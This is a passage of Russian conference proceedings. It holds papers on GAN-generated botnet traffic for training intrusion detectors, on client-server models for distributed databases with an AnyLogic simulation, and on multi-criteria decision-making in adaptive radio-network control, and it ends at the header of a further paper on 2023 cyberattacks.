Статья рассматривает использование генеративно-состязательных нейросетей в качестве инструмента для обнаружения и борьбы с ботнетами в информационно-коммуникационных сетях. Предлагается новый метод, основанный на применении генеративно-состязательных нейросетей. Подробно рассматриваются преимущества и ограничения данного подхода, а также обсуждаются перспективы его использования в реальных условиях. В заключении делается вывод о потенциальной эффективности применения генеративно-состязательных нейросетей для обнаружения и противодействия ботнетам, при условии тщательной настройки алгоритмов и учета специфики сетевой инфраструктуры.

генеративно-состязательные нейросети, ботнеты, кибербезопасность, обнаружение ботнетов, алгоритмы машинного обучения, кибератаки, ИТ-безопасность

Ботнеты представляют собой одну из наиболее серьезных киберугроз в современном мире, и они могут использоваться для различных вредоносных действий. Эти сети компрометированных компьютеров или устройств под управлением злоумышленника могут быть использованы для широкого спектра целей, включая кибератаки, распространение вредоносных программ, финансовые мошенничества, кражу личных данных и даже целенаправленные операции, направленные на кибершпионаж.

Опасность ботнетов состоит в их масштабности, скрытности и возможности для скоординированных атак на критическую инфраструктуру, коммерческие компании и государственные учреждения. Злоумышленники могут использовать ботнеты для организации DDoS-атак, когда огромное количество запросов направляется на сервер или сеть, что приводит к отказу в обслуживании. Такие атаки могут привести к серьезным последствиям, включая простои сайтов и сервисов, потерю данных и даже финансовые убытки [1].

Стремительно возрастающая сложность создания ботнетов вызывает повышенную обеспокоенность в цифровых экономиках. С ростом числа онлайн-транзакций, мобильных платежей и криптовалют ботнеты могут стать

особенно востребованными для киберпреступников в «даркнете». В скором времени ботнеты могут быть задействованы для организации избыточной добычи криптовалют и объединения в крупномасштабные сети для осуществления еще более масштабных DDoS-атак, нежели когда-либо, как в традиционном Интернете, так и в Интернете вещей. Эти атаки выявляют слабые стороны существующих систем обнаружения вторжений (IDSS) и аналитических платформ [2].

С целью противодействия таким атакам предлагается методика генерации реалистичных данных ботнетов с использованием генеративных состязательных сетей.

Генеративно-состязательные сети (GAN) – это метод машинного обучения, в котором две нейронные сети соревнуются друг с другом в процессе обучения. Одна из сетей, называемая генератором, создает новые примеры данных, которые старается обмануть другую сеть, называемую дискриминатором, которая в свою очередь старается различать настоящие данные от сгенерированных [3].

Принцип работы GAN (рисунок 1) можно описать следующим образом:

– Генератор создает фальшивые данные на основе случайного шума или других входных данных.

– Дискриминатор принимает как настоящие, так и сгенерированные данные и пытается различить их.

– Обе сети обучаются в процессе "игры противоречий", где генератор старается создавать все более реалистичные данные, а дискриминатор старается различить их.

– В итоге генератор становится все более точным в создании новых данных, а дискриминатор – в отличии настоящих от сгенерированных.




Рис. 1. Принцип работы генеративно-состязательной сети

В методике используется классификационный тест с двумя выборками для оценки качества сгенерированных данных о трафике. Предлагается использовать «полноту» в качестве показателя оценки производительности генератора в классификационном тесте с двумя выборками вместо "точности" с целью изучения отклонений. Поскольку ложноотрицательные результаты являются возможными отклонениями, целевая функция должна минимизировать значение «полноты» во время обучения генеративно-состязательной сети для исследования весов генератора, которые генерируют выборки с максимальным сходством с реальными выборками [4].

Для оценки качества сгенерированных данных о трафике в методике используется классификационный тест с двумя выборками. Этот метод является экономически эффективным по сравнению с сетевой эмуляцией для генерации данных о трафике ботнетов, что делает менее нужными выделенные аппаратные ресурсы, также частично преодолевается проблема дефицита набора данных ботнетов и дисбаланса в малом объеме данных без дополнительных затрат на генерацию реальных атак с использованием нескольких устройств [5].

Поскольку целевая функция состоит в том, чтобы свести к минимуму ложноотрицательные результаты при оценке генератора, нужно выбрать эпохи, в которых отзыв был самым низким, вместо эпох, в которых точность была самой низкой. Сначала предварительно обрабатываем набор данных.

Из очищенного набора обучающих данных извлекаем реальные выборки ботов заданного размера для каждого набора данных и обучаем выбранную генеративно-состязательную сеть. Генеративно-состязательная сеть обучается в течение определенного количества эпох, как указано на слайде. Как только эпоха завершена, обученный генератор используется для генерации данных размером, равным общему количеству реальных ботов, заданных в качестве входных данных для генеративно-состязательной сети.

Этот унифицированный набор перетасовывается и используется для 10-кратного разбиения на тестовые выборки с использованием выбранного классификатора. Результаты составляются на основе точности для классификационного. Сохраняются номера эпох для минимальных значений полноты и точности для каждого классификатора.

В методике, используется два GAN (стандартный, условный) для генерации реалистичного трафика ботнетов. Подробности о гиперпараметрах представлены в таблице 1.

ТАБЛИЦА 1. Значения гиперпараметров генеративно-состязательных нейросетей

Параметр	Стандартный	Условный
Количество слоев	6	
Размер партии	256	
Множитель	64	
Нейронов в входном слое	64	65

Параметр	Стандартный	Условный
Нейронов в первом слое	64	256
Нейронов в втором слое	128	128
Нейронов в третьем слое	256	65
Нейронов в четвертом слое	512	512
Нейронов в выходном слое	64	65
Функция потерь	Бинарная кросс-энтропия	
Скорость обучения	5e-1	

Эмпирические результаты в таблице 2 демонстрируют эффективность генеративно-состязательных сетей для заблаговременного обучения защиты от состязательных атак уклонения на детекторах ботнетов.

ТАБЛИЦА 2. Результаты использования GAN для заблаговременного обучения защиты от состязательных атак

Доля правильных ответов алгоритма						
Классификатор	XGB	DT	NB	RF	LR	KNN
Стандартный	99,910	99,414	99,142	99,787	99,409	99,791
Условный	99,942	99,534	99,292	99,887	99,465	99,790
Полнота						
Классификатор	XGB	DT	NB	RF	LR	KNN
Стандартный	92,589	92,783	90,812	85,470	64,751	78,785
Условный	92,896	92,783	90,432	85,506	63,139	78,780
Точность						
Классификатор	XGB	DT	NB	RF	LR	KNN
Стандартный	97,510	93,747	90,561	98,232	75,859	90,345
Условный	97,741	93,737	90,138	98,422	76,282	90,341
F1						
Классификатор	XGB	DT	NB	RF	LR	KNN
Стандартный	94,976	93,288	89,671	91,625	51,796	84,096
Условный	95,068	93,425	88,940	91,546	55,337	83,807

Чтобы обеспечить согласованность эксперимента, используется расширенный набор функций сетевого трафика, основанный на потоке и времени, для набора ботнетов CIC-IDS2018. Трафик был сгенерирован с использованием двух различных генеративно-состязательных сетей. Шесть различных классификаторов: повышение экстремального градиента (XGBBOOST), случайный лес (RF), деревья принятия решений (DT), линейная регрессия (LR), k-ближайшие соседи (KNN) и наивный байесовский метод (NB) с параметрами по умолчанию использовались для оценки генератора.

Генеративно-состязательные сети доказали свою высокую эффективность в приложениях, основанных на компьютерном зрении. Однако генеративно-состязательные сети также являются подходящими кандидатами для решения многочисленных задач в области кибербезопасности [6].

В частности, последствия состязательных атак уклонения могут быть смягчены заблаговременно, используя сгенерированное генеративно-состязательной сетью дополнение трафика к исходным тренировочным наборам. Общий метод использования генеративно-состязательных сетей для генерации качественных выборок основан на функциях потерь сетей генератора и дискриминатора.

Однако качество сгенерированных данных может быть дополнительно оценено с использованием тестируемых классификаторов. Результаты показывают, что генеративно-состязательные сети могут обеспечить хорошую альтернативу традиционным методам генерации трафика для всех используемых классификаторов.

Они также могут быть использованы для балансировки наборов данных и дальнейшего усиления защиты детекторов ботнетов, особенно от состязательных атак уклонения, а также для уменьшения ложных срабатываний. Поведение и развитие современных ботнетов не стоит на месте. Необходимо продолжать внедрять новые функции в трафик, чтобы эффективно выявлять ботнеты.

Список используемых источников

1. Yu Xiaocong, et al. "Data-adaptive clustering analysis for online botnet detection." Computational Science and Optimization (CSO), 2010 Third International Joint Conference on. Vol. 1. IEEE, 2010

2. Yavuz, Devrim and Ensar 2018 Deep learning for detection of routing attacks in the internet of things. Int. J. Comput. Intell. Syst. 12: 39–58.

3. Papernot McDaniel, Goodfellow Jha. Celik and Swami 2017 Practical black-box attacks against machine learning. In: Proceedings of ACMAsia Conference Computing Communication Security, pp. 506–519.

4. Meidan Y., Bohadana M., Mathov Y., Mirsky Y., Shabtai A., Breiten-bacher D., Elovici Y. N-baiot—network-based detection of iot botnet attacks using deep autoencoders. IEEE Pervasive Computing, 2018. Vol. 17, №. 3, pp. 12–22.

5. Sharafaldin I., Lashkari A. H., Ghorbani A. A. Toward generating a new intrusion detection dataset and intrusion traffic characterization. in Proc. ICISSP, 2018, pp. 108–116.

6. Mopuri K. R., Ojha U., Garg U., Babu R. V., ‘”NAG: Network for adversary generation,” in Proc. IEEE/CVF Conf. Comput. Vis. Pattern Recognit., Jun. 2018, pp. 742–751.

УДК 004.657
ГРНТИ 50.41.21

МОДЕЛИ ОРГАНИЗАЦИИ ВЗАИМОДЕЙСТВИЯ КЛИЕНТОВ С РАСПРЕДЕЛЕННЫМИ БАЗАМИ ДАННЫХ

И. Б. Саенко, А. В. Удальцов

Военная академия связи им. С.М. Буденного

В статье рассматривается наиболее распространенные модели взаимодействия клиентов с серверами распределенных баз данных в «клиент–серверной» архитектуре. Выявлены достоинства и недостатки моделей, на основе анализа которых выбрана наиболее эффективная архитектура распределенной информационной системы. Предложены решения по построению имитационной модели выбранной архитектуры в среде AnyLogic.

распределенная база данных, модель, AnyLogic

Информационные системы становятся неотъемлемой составляющей современного общества, применяемой в различных областях, включая коммерцию, государственное управление и военные цели. Они обеспечивают сбор, хранение, обработку и передачу информации в электронном формате. Распределенные информационные системы, в частности, работающие с базами данных (БД), играют ключевую роль в этом процессе. Структура клиент-серверного взаимодействия в управлении БД остается базовой, поэтому будем рассматривать только на прикладном и представительном уровнях, соответствующих эталонной модели открытых систем. Это позволяет наиболее ясно представить процессы управления базами данных. Важным элементом управления БД является система управления базами данных (СУБД), которую можно определить как программные средства, обеспечивающие доступ и управление информацией в БД.

Из литературных источников известно существование следующих моделей взаимодействия клиентов с сервером распределенных баз данных [1]: а) модель удаленного управления данными; б) модель файлового сервера; в) модель сервера баз данных; г) модель сервера приложений. Для более глубокого понимания каждой модели, приступим к их детальному рассмотрению.

Модель удаленного управления данными представляет собой систему, включающую сервер, на котором реализована функция управления данными, и клиент, ответственный за представление информации. Функциональные обязанности между сервером и клиентом распределены следующим образом (рисунок 1): при распределенном представлении сервер предоставляет клиенту возможность доступа к данным, хранящимся на уда-

ленных узлах системы; удаленное представление позволяет клиенту возможность просмотра и модификации данных, находящихся на удаленных серверах, через локальный интерфейс; распределенная функция позволяет серверу осуществляет выполнение функций, связанных с обработкой данных, в то время как клиент обеспечивает представление результатов этой обработки; удаленный доступ к данным позволяет клиенту получать доступ к данным, находящимся на удаленных серверах, через сеть, обеспечивающую удаленное соединение; распределенная база данных позволяет хранить данные на различных серверах, но для пользователя они представляются как единая база данных.




Рис. 1 Распределение функций в модели удаленного управления данными

Представленный способ распределения функций сводится к следующим вариантам работы системы: в первом варианте сервер является высокопроизводительным устройством, на котором осуществляется вся обработка запросов и выполнение программного обеспечения. Клиенты обращаются к серверу для получения доступа к данным и выполнения операций. Этот подход обеспечивает централизованное управление и может быть предпочтителен в случаях, когда сервер обладает достаточной вычислительной мощностью для обработки всех запросов от клиентов. Второй вариант – клиент является высокопроизводительным устройством, на котором выполняются основные функции, связанные с обработкой данных и выполнением операций. Сервер, в свою очередь, служит для обработки запросов к базе данных, которые поступают от клиентов через сеть. Такой подход может быть предпочтителен в случаях, когда клиентские устройства обладают достаточной вычислительной мощностью и могут эффективно обрабатывать данные на локальном уровне, а серверы используются в основном для обеспечения доступа к данным и управления ими.

Основным недостатком данной модели является высокая загрузка сети при интенсивной обработке SQL запросов. Существенные сложности представляют вопросы разработки и сопровождения приложений. Достоинством

модели является то, что сервер БД загружен не существенно, так как основные процессы в системе выполняются на клиенте в операционной системе. Сервер БД освобождается от не свойственных ему функций и выполняет только обработку данных, запросов и транзакций.

Модель файлового сервера. Она предполагает, что представительная логика находится на стороне клиента. На сервере располагаются файлы с данными, к которым осуществляется доступ. Функции управления информационными ресурсами в этой модели находятся на клиенте. Основным отличием данной модели является то, что файлы баз данных хранятся на сервере, а клиент обращается к серверу не с использованием SQL-запросов, а с помощью файловых команд. Метаданные, описывающие структуру и характеристики данных, хранятся не на сервере, а на стороне клиента.

Среди достоинств модели можно выделить простоту настройки и организации работы с базами данных. Это обусловлено тем, что модель функционирует за счет низкоуровневых вызовов, предоставляющих приложению прямой доступ к файловой системе на сервере. Это упрощает процесс развертывания и настройки системы, особенно для пользователей, не имеющих глубоких знаний в области баз данных и сетевых технологий. Однако у данной модели также есть недостатки. Высокий уровень трафика в сети является одним из них, поскольку каждый запрос к данным требует обращения к серверу через сеть. Это может привести к перегрузке сети, особенно при работе с большим объемом данных или при большом количестве одновременных запросов. Кроме того, модель файлового сервера может столкнуться с проблемами обеспечения безопасности информации, так как данные хранятся на сервере и доступ к ним осуществляется через сеть. Это делает систему более уязвимой для атак и несанкционированного доступа.

Модель сервера баз данных. Основу данной модели составляют: механизм хранимых процедур, как средство программирования SQL-сервера; механизм триггеров, как механизма отслеживания состояний информационного хранилища; механизм поддержки доменной структуры [2]. Хранимые процедуры, как правило, хранятся в словаре базы данных и могут использоваться несколькими клиентами одновременно. Они могут выполняться как в режимах компиляции, так и в режиме интерпретации, что обеспечивает гибкость и эффективность их использования. В модели имеется высокопроизводительный сервер, который является центральным элементом системы, в то время как клиентская часть практически отсутствует. Роль клиента сводится к отображению информации на экране монитора и обеспечению связи с сервером через сеть передачи данных. Это обеспечивает централизованное управление данными и повышает производительность системы.

Достоинством модели является гибкость создаваемых на ее основе информационных систем, позволяющих клиенту обрабатывать запросы к ло-

кальным и удаленным БД. При наличии механизмов координации соответствия копий система в целом обладает высокой живучестью, так как разрыв соединения клиента и сервера не приводит к критическому сбою системы, а ее работа может быть восстановлена с возобновлением соединения. К недостатку модели можно отнести высокие нагрузки при выполнении большого числа одинаковых приложений на клиентах.

Модель сервера приложений. Она представляет собой трехзвенную архитектуру распределения функций, при котором каждая из трех функций приложения реализуется на отдельном компьютере (рисунок 2).

Рис. 2 Трехзвенная архитектура распределения функций

В трехуровневой архитектуре сервер баз данных, файловый сервер и другие представляют собой отдельный уровень, результаты работы которого использует сервер приложений. Логика данных и бизнес-логика находятся в сервере приложений. Все обращения клиентов к БД происходят через промежуточное программное обеспечение, которое находится на сервере приложений.

Клиент обеспечивает логику представления, включая графический пользовательский интерфейс, локальные редакторы. Он может запускать локальный код клиентского приложения, который может содержать обращения к локальной БД, расположенной на клиенте. Клиент исполняет коммуникационные функции удаленной (front-end) части приложения, которые обеспечивают доступ в локальную или глобальную сеть. Кроме того, дополнительная реализация взаимодействия между клиентом и сервером может включать в себя управление распределенными транзакциями, что соответствует тем случаям, когда клиент является пользователем менеджера распределенных транзакций.

Серверы приложений составляют промежуточный уровень архитектуры. Они спроектированы как исполнители общих не загружаемых функций для клиентов. Серверы приложений поддерживают функции клиентов

как частей взаимодействующих рабочих групп, поддерживают сетевую операционную доменную структуру, обеспечивают обмен сообщениями и файлами, а также осуществляют поддержку запросов, особенно в распределенных транзакциях [3].

Серверы баз данных в этой модели занимаются исключительно функциями СУБД. Они обеспечивают функции создания и ведения БД, поддерживают целостность реляционной БД, обеспечивают функции хранилищ данных. Кроме того, на них возлагаются функции создания резервных копий БД и восстановления БД после сбоев, управления выполнением транзакций и поддержки устаревших приложений.

Достоинствами трехуровневой архитектуры с сервером приложений является: 1) уменьшение трафика; 2) уменьшение нагрузки на сервер базы данных; 3) отсутствие необоснованного дублирования кода приложений, за счет переноса общего кода на сервер приложений; 4) отсеивание «неуполномоченных» запросов до их поступления на сервер базы данных; 5) клиентские приложения не зависят от конкретной СУБД, что увеличивает переносимость системы и ее масштабируемость [4].

В качестве среды моделирования было выбрано программное средство AnyLogic 7.3.6. AnyLogic – современная среда разработки моделей на языке Java с русскоязычным графическим интерфейсом и контекстной справочной системой [5]. AnyLogic содержит большую библиотеку визуальных компонентов. Можно создавать и добавлять в среду собственные компоненты. Модели сохраняются как Java-апплеты. AnyLogic-модели обладают хорошими средствами 2D-3D симуляции, интерактивности и развитыми возможностями проведения экспериментов, в том числе оптимизационных. Поэтому модель позволяет использовать все преимущества объектно-ориентированного моделирования.

Для моделирования выбрано программное средство AnyLogic 7.3.6, которое представляет собой современную среду разработки моделей на языке Java. Оно обладает русскоязычным графическим интерфейсом и контекстной справочной системой. AnyLogic включает в себя обширную библиотеку визуальных компонентов, а также предоставляет возможность создания и добавления собственных компонентов. Модели, разработанные в AnyLogic, сохраняются в виде Java-апплетов. AnyLogic обладает высокими возможностями в области 2D-3D симуляции, интерактивности и проведения экспериментов, включая оптимизационные задачи. Это позволяет использовать все преимущества объектно-ориентированного моделирования и создавать сложные модели, учитывающие различные аспекты реального мира.

Выбор AnyLogic в качестве среды моделирования обеспечивает широкие возможности для разработки и анализа моделей, а также удобство в использовании благодаря графическому интерфейсу и контекстной справочной системе [5].

Схема разработанной имитационной модели в среде AnyLogic представлена на рисунке 3.




Рис. 3. Схема имитационной модели

Таким образом, рассмотрены четыре модели взаимодействия клиентов и сервера распределенных баз данных. Выявлены достоинства и недостатки каждой модели. Проведенный анализ позволяет сделать вывод о целесообразность применения трехуровневой архитектуры для организации взаимодействия между клиентом и сервером. Наиболее эффективная из рассмотренных моделей – модель сервера приложений. Для исследования моделей взаимодействия в среде AnyLogic разработана имитационная модель трехуровневой архитектуры организации взаимодействия клиентов и распределенной базы данных.

Список используемых источников

1. Кузнецов С. Д. Основы баз данных М.: БИНОМ Лаборатория знаний, 2007. 484 с.

2. Чернышев В. М Имитационное моделирование процесса запроса информации из распределенной базы данных // Студенческий вестник, 2024. №1. С. 47–49.

3. Новиков Б. А., Горшков Е. А., Графеева Н. Г. Основы технологий баз данных / под ред. Е. В. Рогова. М.: ДМК Пресс, 2020. 238с.

4. Саенко И. Б., Удальцов А. В., Ермаков А. В. Анализ проблемы синхронизации локальных баз данных в распределенной информационной системе // Труды Научно-исследовательского института радио, 2022. № 4. С. 37–41.

5. Маликов Р. Ф. Практикум по имитационному моделированию сложных систем в среде AnyLogic 6 : учеб. пособие. М. : БГПУ, 2013. 296с.

УДК 681.51
ГРНТИ 49.03.05

МЕТОДИЧЕСКИЙ ПОДХОД К ФОРМАЛИЗАЦИИ ВЫРАБОТКИ ОПТИМАЛЬНОГО ПРОГНОЗНОГО РЕШЕНИЯ СИСТЕМОЙ АВТОМАТИЧЕСКОГО УПРАВЛЕНИЯ

Н. С. Пщелко, Ю. В. Санин

Военная академия связи МО РФ, г. Санкт-Петербург
АО НИИ «Рубин», г. Санкт-Петербург

В статье рассматриваются вопросы развития методологии, моделей и методов принятия управленческих решений в системах автоматического управления, функционирующих в условиях достаточно глубокой неопределенности.

система адаптивного управления, принятие решения в условиях неопределенности, стратегии управления.

Исследование процессов функционирования систем автоматического управления, функционирующих в условиях достаточно глубокой неопределенности, связаны с исследованием внутренних и внешних вероятностных процессов самой неопределенности, которые проявляются в виде некоторых событий.

Решение задач подобного класса базируется на использовании различных методов и подходов, таких как методы программирования, методы искусственного интеллекта, методы оптимального управления, методы статистического анализа и др.

Все они связаны с многокритериальными оценками вероятностных процессов неопределенности (событий), при этом многокритериальная оптимизация предполагает элементы риска при выборе альтернативных вариантов решения.

В качестве примера использования задач выработки оптимального прогнозного решения системой автоматического управления возможно привести оценку эффективности процесса функционирования систем управления сетями многоканальной радиосвязи, реализующими свое целевое предназначение в условиях неопределенности характера и вида воздействия на них, и, следовательно, в условиях наличия определенных элементов риска.

Следует отметить, что при исследовании процесса функционирования систем управления сетями многоканальной радиосвязи мы не располагаем

достоверными данными о времени и характере воздействия, поэтому вынуждены решать поставленную задачу исходя из нескольких возможных вариантов.

Для решения задач управления сетями многоканальной радиосвязи предлагается использовать программно-аппаратный комплекс управления, в котором находится адаптивная система автоматического управления, которая должна самостоятельно формировать цель и выполнять расчеты, формировать и распределять по всему комплексу управленческое решение, а также производить оценку степени достижения поставленной цели [1, 2].

В состав такой адаптивной системы автоматического управления входят две подсистемы: динамическая система, представляющая собой специальный программно-аппаратный модуль, имеющий свои базу знаний и базу данных, и экспертную систему, в составе которой находятся эксперты, подготовленные к решению подобных задач подобного класса (рис. 1) [3].




Рис. 1. Структурная схема выработки оптимального прогнозного решения адаптивной системой автоматического управления

Выработка решения адаптивной системой автоматического управления по управлению сетями многоканальной радиосвязи производится одновременно по двум каналам, при этом вырабатывается прогнозное решение на основе решений программно-аппаратного модуля и экспертной подсистемы.

В дальнейшем динамическая экспертная система сравнивает варианты решений в соответствии с пороговыми (требуемыми) значениями, произво-

дит их ранжировку и осуществляет выбор оптимального прогнозного решения по управлению сетями многоканальной радиосвязи на основании сформированных критериев оптимальности.

Для принятия оптимального решения по управлению сетями многоканальной радиосвязи динамическая экспертная система решает задачу на основе имеющихся данных о важности параметров $x = (x_1 \dots x_n)$ и характеристик $y = (y_1 \dots y_n)$ системы управления сетями многоканальной радиосвязи, учитывая при этом все сопутствующие параметры и допустимые методы решения задач подобного класса.

В случае, если система, принимающая решение, имеет и стохастический характер, стратегии управления могут выбираться на основе ожидаемой полезности с учетом только допустимых значений и ограничений:

$$a_j \le x_j \le b_j, j = \overline{1,n}$$
$$y_i^- \le y_i(x) \le y_i^+, i = \overline{1,m},$$

где a_j и b_j – фиксированные значения j-го параметра, характеризующие область его допустимых значений,
y_i^- и y_i^+ – ограничения на значения требований, налагаемых на i-ю характеристику.

В случае наличия одного допустимого решения $x^k \epsilon D$ для оценки его относительной важности используется один частный критерий оптимальности $Q_i(x), i = \overline{1,N}$, который позволяет считать, что решение x^k не менее предпочтительно, чем решение x^l если выполняется соотношение:

$$x^k > x^l \Leftrightarrow Q_i\left(\overline{x^k}\right) \le Q_i\left(\overline{x^l}\right),$$

где $Q_i(x)$ – численная оценка решения x в соответствии с частным критерием оптимальности Q_i.

В случае использования нескольких частных критериев оптимальности $Q_i(x), i = \overline{1,N}$ д система принимает решение на основании решения задачи многокритериальной векторной оптимизации:

$$\min_{x \in D} Q_1(x), \min_{x \in D} Q_2(x), \dots, \min_{x \in D} Q_N(x).$$

Для решения задачи многокритериальной векторной оптимизации предлагается использовать метод вероятностной скаляризации частных критериев оптимальности, позволяющий провести их поэтапную скаляризацию, начиная с доминирующего частного критерия оптимальности, параметры и характеристики которого должны учитываться и соблюдаться при реализации остальных частных критериев оптимальности [3, 4].

Совокупность векторов $\vec{Q} \in D_Q$, для которых нет ни одного доминирующего их вектора оптимальности из области критериев D_Q, будет относиться к области компромиссов.

Решение проблемы выбора управляющих альтернатив рассмотрено в [5] и определяется множествами Y альтернатив, X ситуаций и предпочтений, которые могут выражаться с помощью функции $w^g(y, s, x)$.

Конечная функция $w^g(y, s, x)$ является функцией полезности и зависит от состояния $s \in S$, ситуации $x \in X$ и параметра контроля $g \in G$ [5]:

$$w^s: (Y \text{ x } S \text{ x } X) \rightarrow R^1.$$

Таким образом, исследование процессов функционирования систем автоматического управления, функционирующих в условиях достаточно глубокой неопределенности, показало, что в настоящее время задачи управления решены только для систем с известной (заданной) информационной структурой, когда вид переходной функции известен. В противном случае для выработки оптимального прогнозного решения системой автоматического управления необходимо каким-либо образом получить дополнительную информацию, которая позволит решить поставленную задачу с некоторым приближением, используя область компромиссов.

Список используемых источников

1. Пупков К. А. Современные методы, модели и алгоритмы интеллектуальных систем: учеб. пособие. М.: РУДН, 2008. 154 с.

2. Дубин А. Е., Лазарев В. М., Свиридов В. В. Автономные транспортные системы и мобильные роботизированные платформы: монография. Серпухов.: ФВА РВСН, 2019. 162 с.

3. Терентьев В. М., Санин Ю. В. Анализ эффективности функционирования автоматизированных сетей спутниковой связи: учеб. пособие. С.-Пб: ВАС, 1992. 80 с.

4. Терентьев В. М. Многокритериальная динамическая оптимизация параметров радиолиний в конфликтной ситуации: Л: ЛИАП, 1990.

5. Саати Т. Л. Принятие решений. Метод анализа иерархий / Т. Л. Саати. М.: Радио и связь, 1989.

УДК 004.056
ГРНТИ 49.33.29

АНАЛИЗ АКТУАЛЬНЫХ КОМПЬЮТЕРНЫХ АТАК И ТИПОВ ВРЕДОНОСНОГО ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ В 4 КВАРТАЛЕ 2023 ГОДА

М. А. Скорых, И. Д. Таратынов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

